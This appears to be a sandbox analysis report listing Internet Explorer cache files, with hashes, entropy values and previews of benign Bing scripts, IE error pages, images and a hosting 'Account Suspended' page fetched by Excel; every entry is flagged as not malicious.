C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\NGDGShwgz5vCvyjNFyZiaPlHGCE.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	252
Entropy (8bit):	4.837090729138339
Encrypted:	false
SSDEEP:	6:qbLkyK4hImTzBwhLM1whA+XzFE8KSiQLGPQQgnaqza:IQD2IkzaLMGAMzDBVKY+ia
MD5:	1F62E9FDC6CA43F3FC2C4FA56856F368
SHA1:	75ADD74C4E04DB88023404099B9B4AAEA6437AE7
SHA-256:	E1436445696905DF9E8A225930F37015D0EF7160EB9A723BAFC3F9B798365DF6
SHA-512:	6AADAA42E0D86CAD3A44672A57C37ACBA3CB7F85E5104EB68FA44B845C0ED70B3085AA20A504A37DDEDEA7E847F2D53DB18B6455CDA69FB540847CEA6419C DBC
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/NGDGShwgz5vCvyjNFyZiaPlHGCE.gz.js
Preview:	var Button;(function(){WireUp.init("button_init",function(n){var t=n.getAttribute("data-appns"),i=n.getAttribute("data-k");sj_be(n,"click",function(){Log.Log("Click","Button","",!1 ,"AppNS",t,"K",i,"Category","CommonControls")})})})(Button||(Button={}))

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\P3LN8DHh0udC9Pbh8UHnw5FJ8R8.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	1516
Entropy (8bit):	5.30762660027466
Encrypted:	false
SSDEEP:	24:+FE64YTsQF61KWllWeM2lSoiLKiUfplYdk+fzvOMuHMH34tDO8XgGQE3BUf4JPwk:+FdF6UYXEBi9kIHIB1UY
MD5:	EF3DA257078C6DD8C4825032B4375869
SHA1:	35FE0961C2CAF7666A38F2D1DE2B4B5EC75310A1
SHA-256:	D94AC1E4ADA7A269E194A8F8F275C18A5331FE39C2857DCED3830872FFAE7B15
SHA-512:	DBA7D04CDF199E68F04C2FECFDADE32C2E9EC20B4596097285188D96C0E87F40E3875F65F6B1FF5B567DCB7A27C3E9E8288A97EC881E00608E8C6798B24EF3 F
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/P3LN8DHh0udC9Pbh8UHnw5FJ8R8.gz.js
Preview:	var Identity=Identity||{},ham_id_js_downloaded=!1;(function(n,t,i,r,u,f,e){e.wlProfile=function(){var r=sj_cook.get,u="WLS",t=r(u,"N"),i=r(u,"C");return i&&e.wlImgSm&&e.w lImgLg?{displayName:t?t.replace(/\+/g," "):"",name:n(t.replace(/\+/g," ")),img:e.wlImgSm.replace(/\{0\}/g,f(i)),imgL:e.wlImgLg.replace(/\{0\}/g,f(i)),idp:"WL"}:null};e.he aderLoginMode=0;e.popupAuthenticate=function(n,i,r){var o,u,h,c,v=sb_gt(),l=Math.floor(v/1e3).toString(),s="ct",a=new RegExp("([?&])"+s+"=.*?(&|$)","i");return n.toString ()==="WindowsLiveId"&&(o=e.popupLoginUrls,u=o[n],u=u.match(a)?u.replace(a,"$1"+s+"="+l+"$2"):u+"?"+s+"="+l,e.popupLoginUrls.WindowsLiveId=u),(o=e.popu pLoginUrls)&&(u=o[n]+(i?"&perms="+f(i):"")+(r?"&src="+f(r):""))&&(h=e.pop(u))&&(c=setInterval(function(){h.closed&&(t.fire("id:popup:close"),clearInterval(c))},100))};e.p op=function(n){return r.open(n,"idl","location=no,menubar=no,resizable=no,scrollbars=yes,status=no,titlebar=no,toolbar=no,width=1000,height=620")};var o=u("id_h "),s=u("id

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\dnserror[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	1857
Entropy (8bit):	4.6050684780693905
Encrypted:	false
SSDEEP:	24:rCUcWh0sEimVM4mVMyIjyAV28EFySd8/k+C2E93vjqF4IAr4:uUjEiV4VtLV2lFjq29vjNRr4
MD5:	73C70B34B5F8F158D38A94B9D7766515
SHA1:	E9EAA065BD6585A1B176E13615FD7E6EF96230A9
SHA-256:	3EBD34328A4386B4EBA1F3D5F1252E7BD13744A6918720735020B4689C13FCF4
SHA-512:	927DCD4A8CFDEB0F970CB4EE3F059168B37E1E4E04733ED3356F77CA0448D2145E1ABDD4F7CE1C6CA23C1E3676056894625B17987CC56C84C78E73F60E08FC D
Malicious:	false
IE Cache URL:	res://ieframe.dll/dnserror.htm
Preview:	.<!DOCTYPE HTML>..<html>.... <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.... <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>This page can’t be displayed</title>.... <script src="errorPageStrings.js" language="javascript" type="text/jav ascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="java script:getInfo();">.. .. This page can’t be displayed .. <d iv class="taskSection" id="taskSection">.. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address <span i d="webpage" class="webpageURL">is correct. .. <li id="task1-2">Look for the page with your search

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\httpErrorPagesScripts[1]	
Size (bytes):	8714
Entropy (8bit):	5.312819714818054
Encrypted:	false
SSDEEP:	192:xmjriGCiOciwd1BtvjrG8tAGGGHmjOWnvyJVUXiki3ayimi5ezxiV:xmjriGCi/i+1Btvjy815HmjqVUXiki3g
MD5:	3F57B781CB3EF114DD0B665151571B7B
SHA1:	CE6A63F996DF3A1CCCB81720E21204B825E0238C
SHA-256:	46E019FA34465F4ED096A9665D1827B54553931AD82E98BE01EDB1DDBC94D3AD
SHA-512:	8CBF4EF582332AE7EA605F910AD6F8A4BC28513482409FA84F08943A72CAC2CF0FA32B6AF4C20C697E1FAC2C5BA16B5A64A23AF0C11EEFBF69625B8F9F90C8A
Malicious:	false
IE Cache URL:	res://ieframe.dll/httpErrorPagesScripts.js
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function expandCollapse(elem,

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\n8-O_KIRNSMPFWQWrGjn0BRH6SM.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	1567
Entropy (8bit):	5.248121948925214
Encrypted:	false
SSDEEP:	48:KyskFELvJnSYVtXpQyL93NzpGaQJWA6vrIhf7:KybivJnSE5aU93HGaQJWAilh
MD5:	F9D8B007B765D2D1D4A09779E792FE62
SHA1:	C2CBDA98252249E9E1114D1D48679B493CBFA52D
SHA-256:	9400DF53D61861DF8BCD0F53134DF500D58C02B61E65691F39F82659E780F403
SHA-512:	07032D7D9A55D3EA91F0C34C9CD504700095ED8A47E27269D2DDF5360E4CAC9D0FAD1E6BBFC40B79A3BF89AA00C39683388F690BB5196B40E5D662627A2C49A
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/n8-O_KIRNSMPFWQWrGjn0BRH6SM.gz.js
Preview:	var wln=wln||"",Identity;(function(n){function i(n){n.style.display="none";n.setAttribute("aria-hidden","true")}function r(n){n.style.display="inline-block";n.setAttribute("aria-hidden","false")}var u,t;n&&n.sglid&&sj_be&&sj_cook&&sj_evt&&_d&&typeof _d.querySelectorAll!="undefined"&&(u=function(n){var i=n.getAttribute("data-a"),t=n.getAttribute("data-p");i==="false"&&t!=null&&sj_be(n,"click",function(){sj_cook.set("SRCHUSR","POEX",t,!0,"/")})},sj_evt.bind("identityHeaderShown",function(){var n=!1;sj_be(_ge("id_l"),"click",function(){var i,t;if(!n){for(i=_d.querySelectorAll(".b_imi"),t=0;t<i.length;t++)u(i[t]);n=!0}})},!0));sj_evt&&n&&(t=function(t){var h;if(t==null||t.idp!=="orgid"||(h=n.wlProfile(),h==null||h.name==null||t.name!=null)){var e=_ge("id_n"),u=_ge("id_p"),o=_ge("id_s"),s=_ge("id_a"),f=t?t.displayName:wln,c=t?t.img:null,l=t?t.idp:null,a=t?t.cid:null;e&&s&&(a||f)?(u&&c&&(u.title=f,u.src=c,r(u)),f.length>10&&(f=f.substring(0,10).replace(/\s+$/,"")+"."),e.textContent=f,e.inn

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\ozS3T0fsBUPZy4zlY0UX_e0TUwY.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	226
Entropy (8bit):	4.923112772413901
Encrypted:	false
SSDEEP:	6:2LGfGIEW65JcYCgfkF2/WHRMB58IIR/QxbM76Bhl:2RWIyYCwk4/EMB5ZccbM+B/
MD5:	A5363C37B617D36DFD6D25BFB89CA56B
SHA1:	31682AFCE628850B8CB31FAA8E9C4C5EC9EBB957
SHA-256:	8B4D85985E62C264C03C88B31E68DBABDCC9BD42F40032A43800902261FF373F
SHA-512:	E70F996B09E9FA94BA32F83B7AA348DC3A912146F21F9F7A7B5DEEA0F68CF81723AB4FEDF1BA12B46AA4591758339F752A4EBA11539BEB16E0E34AD7EC946763
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/ozS3T0fsBUPZy4zlY0UX_e0TUwY.gz.js
Preview:	(function(n,t,i){if(t){var r=!1,f=function(){r||(r=!0,typeof wlc!="undefined"&&wlc(sj_evt,sj_cook.set,wlc_t))},u=function(){setTimeout(f,t)};n.bind("onP1",function(){i?n.bind("aad:signedout",u):u()},1)}})(sj_evt,wlc_d,wlc_wfa)

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\0J6V279N.htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode text, with very long lines, with CRLF, LF line terminators
Category:	downloaded
Size (bytes):	61792
Entropy (8bit):	5.7615300246305825
Encrypted:	false
SSDEEP:	1536:GErSCXrLQRo3HfmlcpUQuY0ETOuKsIecFXdAjvd594fJLYvDrXMb09v+Q53Oprm:GALQy3/XmQuCd59RHey

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\0J6V279N.htm	
MD5:	7BAA63B243B5815A2C664EB10EB4A5CB
SHA1:	B8A61A46707D4C6AA81230909FC228F529B87116
SHA-256:	029FB0507BF7213A81D10963680B3B31A58CB9C6AB7E13BFF44AAFC661ADF34A
SHA-512:	47A67252C9CC6F8C91A04275C9C06B47BAB060F54A4183D70C1E3C68E8B83C3F63C76737690EC70F29E8F2408E0273BF0B72D9D32DD8E1B88FFBA949FE5C76E
Malicious:	false
IE Cache URL:	http://www.bing.com/?form=REDIRERR
Preview:	<!doctype html><html lang="en" dir="ltr"><head><meta name="theme-color" content="#4F4F4F" /><meta name="description" content="Bing helps you turn information in to action, making it faster and easier to go from searching to doing." /><meta http-equiv="X-UA-Compatible" content="IE=edge" /><meta name="viewport" content="width=device-width, initial-scale=1.0" /><meta property="fb:app_id" content="570810223073062" /><meta property="og:type" content="website" /><meta property="og:title" content="Info" /><meta property="og:image" content="https://www.bing.com/th?id=OHR.AnivaLighthouse_ROW9243451283_tmb.jpg&rf=" /><meta property="og:image:width" content="1366" /><meta property="og:image:height" content="768" /><meta property="og:url" content="https://www.bing.com/?form=HPFBBK&ssd=20210403_0700&mkt=de-CH" /><meta property="og:site_name" content="Bing" /><meta property="og:description" content="The Aniva Lighthouse incredibly stands on top of t" /><title>Bing</title><link rel="shortc

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\5rqGloMo94v3vwNVR5OsxDNd8d0[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	461
Entropy (8bit):	4.834490109266682
Encrypted:	false
SSDEEP:	6:tI9mc4sl3WGPXN4x7ZguUz/KVqNFvneuFNH2N9wF+tC77LkeWVLKetCsYuwdOvX0:t41WeXNC1f3q/7H2DlZWYeIsrGYyKYx7
MD5:	4E67D347D439EEB1438AA8C0BF671B6B
SHA1:	E6BA86968328F78BF7BF03554793ACC4335DF1DD
SHA-256:	74DEB89D481050FD76A788660674BEA6C2A06B9272D19BC15F4732571502D94A
SHA-512:	BE40E5C7BB0E9F4C1687FFDDBD1FC16F1D2B19B40AB4865BE81DD5CF5F2D8F469E090219A5814B8DAED3E2CD711D4532E648664BFA601D1FF7BBAA83392D30E
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/5rqGloMo94v3vwNVR5OsxDNd8d0.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 32 32"><title>UserSignedOutIcon</title><circle cx="16" cy="16" r="16" fill="#eee"/><path d="M12.73 13.1a3.271 3.271 0 1 1 3.27 3.2 3.237 3.237 0 0 1-3.27-3.2zm-2.73 9.069h1.088a4.91 4.91 0 0 1 9.818 0h1.094a5.884 5.884 0 0 0-3.738-5.434 4.238 4.238 0 0 0 2.1-3.635 4.366 4.366 0 0 0-8.73 0 4.238 4.238 0 0 0 2.1 3.635 5.878 5.878 0 0 0-3.732 5.434z" fill="#666"/><path fill="none" d="M0 0h32v32h-32z"/></svg>

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\ULJCe4CXM2DCjZgELMGm2K4PcPo[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 1642 x 116, 8-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	15917
Entropy (8bit):	7.9392385460477835
Encrypted:	false
SSDEEP:	384:U5vQpWIHNNEojv3nGIsk9MdacywQLntcdejm+sJ/4blz/DXw:Vhl3jj+wcFQLtcMm+K4bR/Dg
MD5:	2D786704B21ADFC7A5037DE337502280
SHA1:	50B2427B80973360C28D98042CC1A6D8AE0F70FA
SHA-256:	54CC8693087FBAF873F72FE9CB4539499A0BC7016225F563DB92B9BFE7EEA564
SHA-512:	625AE0A637BF8B85B86D7719170AAF65ECE69A89CC1E5C76084921A7CABAC226815856D6967403F9264F2C19B4760128C8D10B0FB671D4B9F7A11DBD41B0B6D
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/ULJCe4CXM2DCjZgELMGm2K4PcPo.png
Preview:	.PNG.....IHDR...j...t.....PLTE...uuv.....x.....x.r.....vxzvwywwx.....w.....". .n....uvy.E9...ww{.....x..m.....m.wwy.....l....tyyuxy.....vxz.m..n....q...m.....{.....vxy///...vv{.m.....twzvvy.....---.....wxz!!!.....3.....vyy...,,.....m.....vvxuu|....L"~.....m.....lll."..#.....vwy....Xx,,,....4.....n....vwy....=.....#....3.....*x.0..3..3..1.....l..$..%.....l.....z..;a.....000.....$.wxz!W.....n....xxx.....413....4.....d!..>.....~...Q"qqq....."..www...[[[...Y.....G..)..`.....y..4f.....4....tRNS...0`....`...@_s....A. ...0?....p,.....P?..@...0...~._.aU...o.3.....0.3Q`./y>@^B.^.jP.....C.`.....7..nfc.G.... ..88.%...@.....k...).O...M.@....$.d.i....M

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\Xp-HPHGHOZznHBwdn7OWdva404Y.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	576
Entropy (8bit):	5.192163014367754
Encrypted:	false
SSDEEP:	12:9mPi891gAseP24yXNbdPd1dPkelrR5MdKIKG/OgrfYc3tOflvHbt:9mPlP5smDy1dV1dHrLMdKIKG/OgLYgtV
MD5:	F5712E664873FDE8EE9044F693CD2DB7
SHA1:	2A30817F3B99E3BE735F4F85BB66DD5EDF6A89F4
SHA-256:	1562669AD323019CDA49A6CF3BDDECE1672282E7275F9D963031B30EA845FFB2
SHA-512:	CA0EB961E52D37CAA75F0F22012C045876A8B1A69DB583FE3232EA6A7787A85BEABC282F104C9FD236DA9A500BA15FDF7BD83C1639BFD73EF8EB6A910B75290D

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\Xp-HPHGHOZznHBwdn7OWdva404Y.gz[1].js	
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/Xp-HPHGHOZznHBwdn7OWdva404Y.gz.js
Preview:	var SsoFrame;(function(n){function t(n){if(n&&n.url&&n.sandbox){var t=sj_ce("iframe"),i=t.style;i.visibility="hidden";i.position="absolute";i.height="0";i.width="0";i.bor der="none";t.src=decodeURIComponent(n.url);t.id="aadssofr";t.setAttribute("sandbox",n.sandbox);_d.body.appendChild(t);n.currentEpoch&&sj_cook.set("SRCHUSR","T", n.currentEpoch,!0,"/");Log&&Log.Log&&Log.Log("ClientInst","NoSignInAttempt","OrgId",!1)}}function i(n){try{n&&n.length===2&&t(n[1])}catch(i){}}n.createFrame=t;n .ssoFrameEntry=i;sj_evt.bind("ssoFrameExists",i,!0,null,!1)})(SsoFrame||(SsoFrame={}))

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\eaMqCdNxIXjLc0ATep7tsFkfmSA.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2678
Entropy (8bit):	5.2826483006453255
Encrypted:	false
SSDEEP:	48:5sksiMwg1S0h195DlYt/5ZS/wAtKciZIgDa4V8ahSuf/Z/92zBDZDNJC0x0M:yklg1zbed3SBkdZYcZGVFNJCRM
MD5:	270D1E6437F036799637F0E1DFBDCAB5
SHA1:	5EDC39E2B6B1EF946F200282023DEDA21AC22DDE
SHA-256:	783AC9FA4590EB0F713A5BCB1E402A1CB0EE32BB06B3C7558043D9459F47956E
SHA-512:	10A5CE856D909C5C6618DE662DF1C21FA515D8B508938898E4EE64A70B61BE5F219F50917E4605BB57DB6825C925D37F01695A08A01A3C58E5194268B2F4DB3D
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/eaMqCdNxIXjLc0ATep7tsFkfmSA.gz.js
Preview:	var IPv6Tests;(function(n){function c(t){var r,c,o,l,f,s,i,a,v;try{if(y(),t==null||t.length==0)return;if(r=sj_cook.get(n.ipv6testcookie,n.ipv6testcrumb),r!=null&&r=="1"&&!u)return; if(c=sj_cook.get(n.ipv6testcookie,n.iptypecrumb),r!=null&&c&&u&&(o=Number(r),l=(new Date).getTime(),o!=NaN&&o>l))return;if(f=_d.getElementsByTagName("head")[0], !f)return;if(s="ipV6TestScript"+t,i=sj_ce("script",s),i.type="text/javascript",i.async=!0,i.onerror=function(){Log.Log("ipv6test","IPv6Test Dom_ "+t,"IPv6TestError",!1,"E rror","JSONP call resulted in error.")},a=_ge(s),a&&f)return;f.insertBefore(i,f.firstChild);i.setAttribute("src",_w.location.protocol+"//"+t+".bing.com/ipv6test/test");e&&p();v=u?(new Date).getTime()+h:"1";sj_cook.set(n.ipv6testcookie,n.ipv6testcrumb,v.toString(),!1)}catch(w){Log.Log("ipv6test","Dom_ "+t,"IPv6TestError",!1,"Error","Failed to make J SONP call. Exception - "+w.message)}}function l(t){if(!t){Log.Log("ipv6test","IPv6TestResponseError","IPv6TestError",!1,"Error","Got null re

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\suspendedpage[1].htm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	7614
Entropy (8bit):	5.643196429180972
Encrypted:	false
SSDEEP:	192:olVZHCkA26xd3Q4JRveuTtMy47R/Ga0kVhFuPwf8Pn9wHHyJcf:QJvVGaRF8I80
MD5:	116091ED739B7E0F1AD7F819560A0602
SHA1:	C30A527A2A5F25BC1A63359CAD76A8BAB67CB4FB
SHA-256:	0445F0A98A263C472AE1C8D8E28275AFEA1BDDD7692746AA5286097B311B29B1
SHA-512:	83F16BCA5EA4062470B8807912F10B6D743C2DEF2261B4E16098EA8FC1DCB6692CBBD4C6870F27408422B75A3CDCD46A3856AB2162177ED2386D4B8188C122E
Malicious:	false
IE Cache URL:	http://https://vts.us.com/cgi-sys/suspendedpage.cgi
Preview:	<!DOCTYPE html>.<html>. <head>. <meta http-equiv="Content-type" content="text/html; charset=utf-8">. <meta http-equiv="Cache-control" content="no-cache">. <meta http-equiv="Pragma" content="no-cache">. <meta http-equiv="Expires" content="0">. <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=1">. <title>Account Suspended</title>. <link rel="stylesheet" href="//use.fontawesome.com/releases/v5.0.6/css/all.css">. <style type="text/css">. body {. font-family: Arial, Helvetica, sans-serif;. font-size: 14px;. line-height: 1.428571429;. background-color: #ffffff;. color: #2F3230;. padding: 0;. margin: 0;. }. section {. display: block;. padding: 0;. margin: 0;. }. .container {. margin-left: auto;. margin-right: auto;. padding: 0 10px;.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\MstqcgNaYngCBavkktAoSE0--po.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	391
Entropy (8bit):	5.184440623275194
Encrypted:	false
SSDEEP:	12:2QxjI/mLAHPWEaaGRHkj6iLUEkFKgs5qHT:2QC8H+aGRHk+i1kFKgs5qHT
MD5:	55EC2297C0CF262C5FA9332F97C1B77A
SHA1:	92640E3D0A7CBE5D47BC8F0F7CC9362E82489D23
SHA-256:	342C3DD52A8A456F53093671D8D91F7AF5B3299D72D60EDB28E4F506368C6467
SHA-512:	D070B9C415298A0F25234D1D7EAFB8BAE0D709590D3C806FCEAEC6631FDA37DFFCA40F785C86C4655AA075522E804B79A7843C647F1E98D97CCE599336DD9D 9
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/MstqcgNaYngCBavkktAoSE0--po.gz.js

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\MstqcgNaYngCBavkktAoSE0--po.gz[1].js	
Preview:	(function(){function n(){var n=_ge("id_p"),t,i;n&&(t="",i="",n.dataset?(t=n.dataset.src,i=n.dataset.alt):(t=n.getAttribute("data-src"),i=n.getAttribute("data-alt")),t&&t!=""&&(n.onerror=function(){n.onerror=null;n.src="";n.alt="";n.onload=function(){n.alt=i},n.src=t)})n()})()

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\bLULVERLX4vU6bjspboNMw9vl_0.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	very short file (no magic)
Category:	downloaded
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:V:V
MD5:	CFCD208495D565EF66E7DFF9F98764DA
SHA1:	B6589FC6AB0DC82CF12099D1C2D40AB994E8410C
SHA-256:	5FECEB66FFC86F38D952786C6D696C79C2DBC239DD4E91B46729D73A27FB57E9
SHA-512:	31BCA02094EB78126A517B206A88C73CFA9EC6F704C7030D18212CACE820F025F00BF0EA68DBF3F3A5436CA63B53BF7BF80AD8D5DE7D8359D0B7FED9DBC3A99
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/bLULVERLX4vU6bjspboNMw9vl_0.gz.js
Preview:	0

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\eRYlUYIMYsB_Pt8B7FTik-pl5cs.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	229
Entropy (8bit):	4.773871204083538
Encrypted:	false
SSDEEP:	3:2LGffIc6CaA5FSAGG4Aj6NhyII6RwZtSAnM+LAX6jUYkjdnwO6yJxWbMPJ/WrE6J:2LGXX6wFSADj6iIunnyh6TbMFsise2
MD5:	EEE26AAC05916E789B25E56157B2C712
SHA1:	5B35C3F44331CC91FC4BAB7D2D710C90E538BC8B
SHA-256:	249BCDCAA655BDEE9D61EDFF9D93544FA343E0C2B4DCA4EC4264AF2CB00216C2
SHA-512:	A664F5A91230C0715758416ADACEEAEFDC9E1A567A20A2331A476A82E08DF7268914DA2F085846A744B073011FD36B1FB47B8E4EED3A0C9F908790439C930538
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/eRYlUYIMYsB_Pt8B7FTik-pl5cs.gz.js
Preview:	(function(){var t=_ge("id_h"),n=_ge("langChange"),i=_ge("me_header"),r=_ge("langDId"),u=_ge("mapContainer");t!=null&&n!=null&&i==null&&(r===null||u===null)&&(t.insertBefore(n,t.firstChild),n.className=n.className+" langdisp")})()

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\errorPageStrings[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	3470
Entropy (8bit):	5.076790888059907
Encrypted:	false
SSDEEP:	96:z9UUiqRxqH211CUIRHERyRyntQRXaR8RS6C87a/5/+mhPcF+5g+mOC53B5Fqs1qP:JsUOHaQyYX4yJQOWCbz1Qb5
MD5:	6B26ECFA58E37D4B5EC861FCDD3F04FA
SHA1:	B69CD71F68FE35A9CE0D7EA17B5F1B2BAD9EA8FA
SHA-256:	7F7D1069CA8A852C1C8EB36E1D988FE6A9C17ECB8EFF1F66FC5EBFEB5418723A
SHA-512:	1676D43B977C07A3F6A5473F12FD16E56487803A1CB9771D0F189B1201642EE79480C33A010F08DC521E57332EC4C4D888D693C6A2323C97750E97640918C3F4
Malicious:	false
IE Cache URL:	res://ieframe.dll/errorPageStrings.js
Preview:	.//Split out for localization...var L_GOBACK_TEXT = "Go back to the previous page.";..var L_REFRESH_TEXT = "Refresh the page.";..var L_MOREINFO_TEXT = "More information";..var L_OFFLINE_USERS_TEXT = "For offline users";..var L_RELOAD_TEXT = "Retype the address.";..var L_HIDE_HOTKEYS_TEXT = "Hide tab shortcuts";..var L_SHOW_HOTKEYS_TEXT = "Show more tab shortcuts";..var L_CONNECTION_OFF_TEXT = "You are not connected to the Internet. Check your Internet connection.";..var L_CONNECTION_ON_TEXT = "It appears you are connected to the Internet, but you might want to try to reconnect to the Internet.";..../used by invalidcert.js and hstscerterror.js..var L_CertUnknownCA_TEXT = "The security certificate presented by this website was not issued by a trusted certificate authority.";..var L_CertExpired_TEXT = "The security certificate presented by this website has expired or is not yet valid.";..var L_CertCNMismatch_TEXT = "The security certificate presented by this website was issued for a di

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\favicon[1].ico	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 1 icon, 32x32, 32 bits/pixel
Category:	downloaded

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\favicon[1].ico	
Size (bytes):	4286
Entropy (8bit):	3.8046022951415335
Encrypted:	false
SSDEEP:	24:suZOWcCXPRS4QAUs/KBy3TYI42Apvl6wheXpktCH2Yn4KgISQggggFpz1k9PAYHu:HBRh+sCBykteatiBn4KWi1+Ne
MD5:	DA597791BE3B6E732F0BC8B20E38EE62
SHA1:	1125C45D285C360542027D7554A5C442288974DE
SHA-256:	5B2C34B3C4E8DD898B664DBA6C3786E2FF9869EFF55D673AA48361F11325ED07
SHA-512:	D8DC8358727590A1ED74DC70356AEDC0499552C2DC0CD4F7A01853DD85CEB3AEAD5FBDC7C75D7DA36DB6AF2448CE5ABDFF64CEBDCA3533ECAD953C061A9338E
Malicious:	false
IE Cache URL:	http://www.bing.com/favicon.ico
Preview:	....(... ...@..... .....N...Sz..R...R...P. ..N..L..H..DG.....R6..U...U...S...R...P...N..L..I..F..B...7.....S6..V...V...U...S ...R...P...N..L..I..F..C...?...z.....O...W...V...V...U...S...R...P...N..L..I..E..C...?...;..{7..q2$.....T..D ..]...S)..p6..J...R...P...N..L..I..E..B..>..;..z7..p2..f,X.....A..O#..N!..N!..N!..P$..q:...P...N..K..I..E..A..=..9..x5..n0..e,...5..... .....Ea.Z,..T$..T$..T

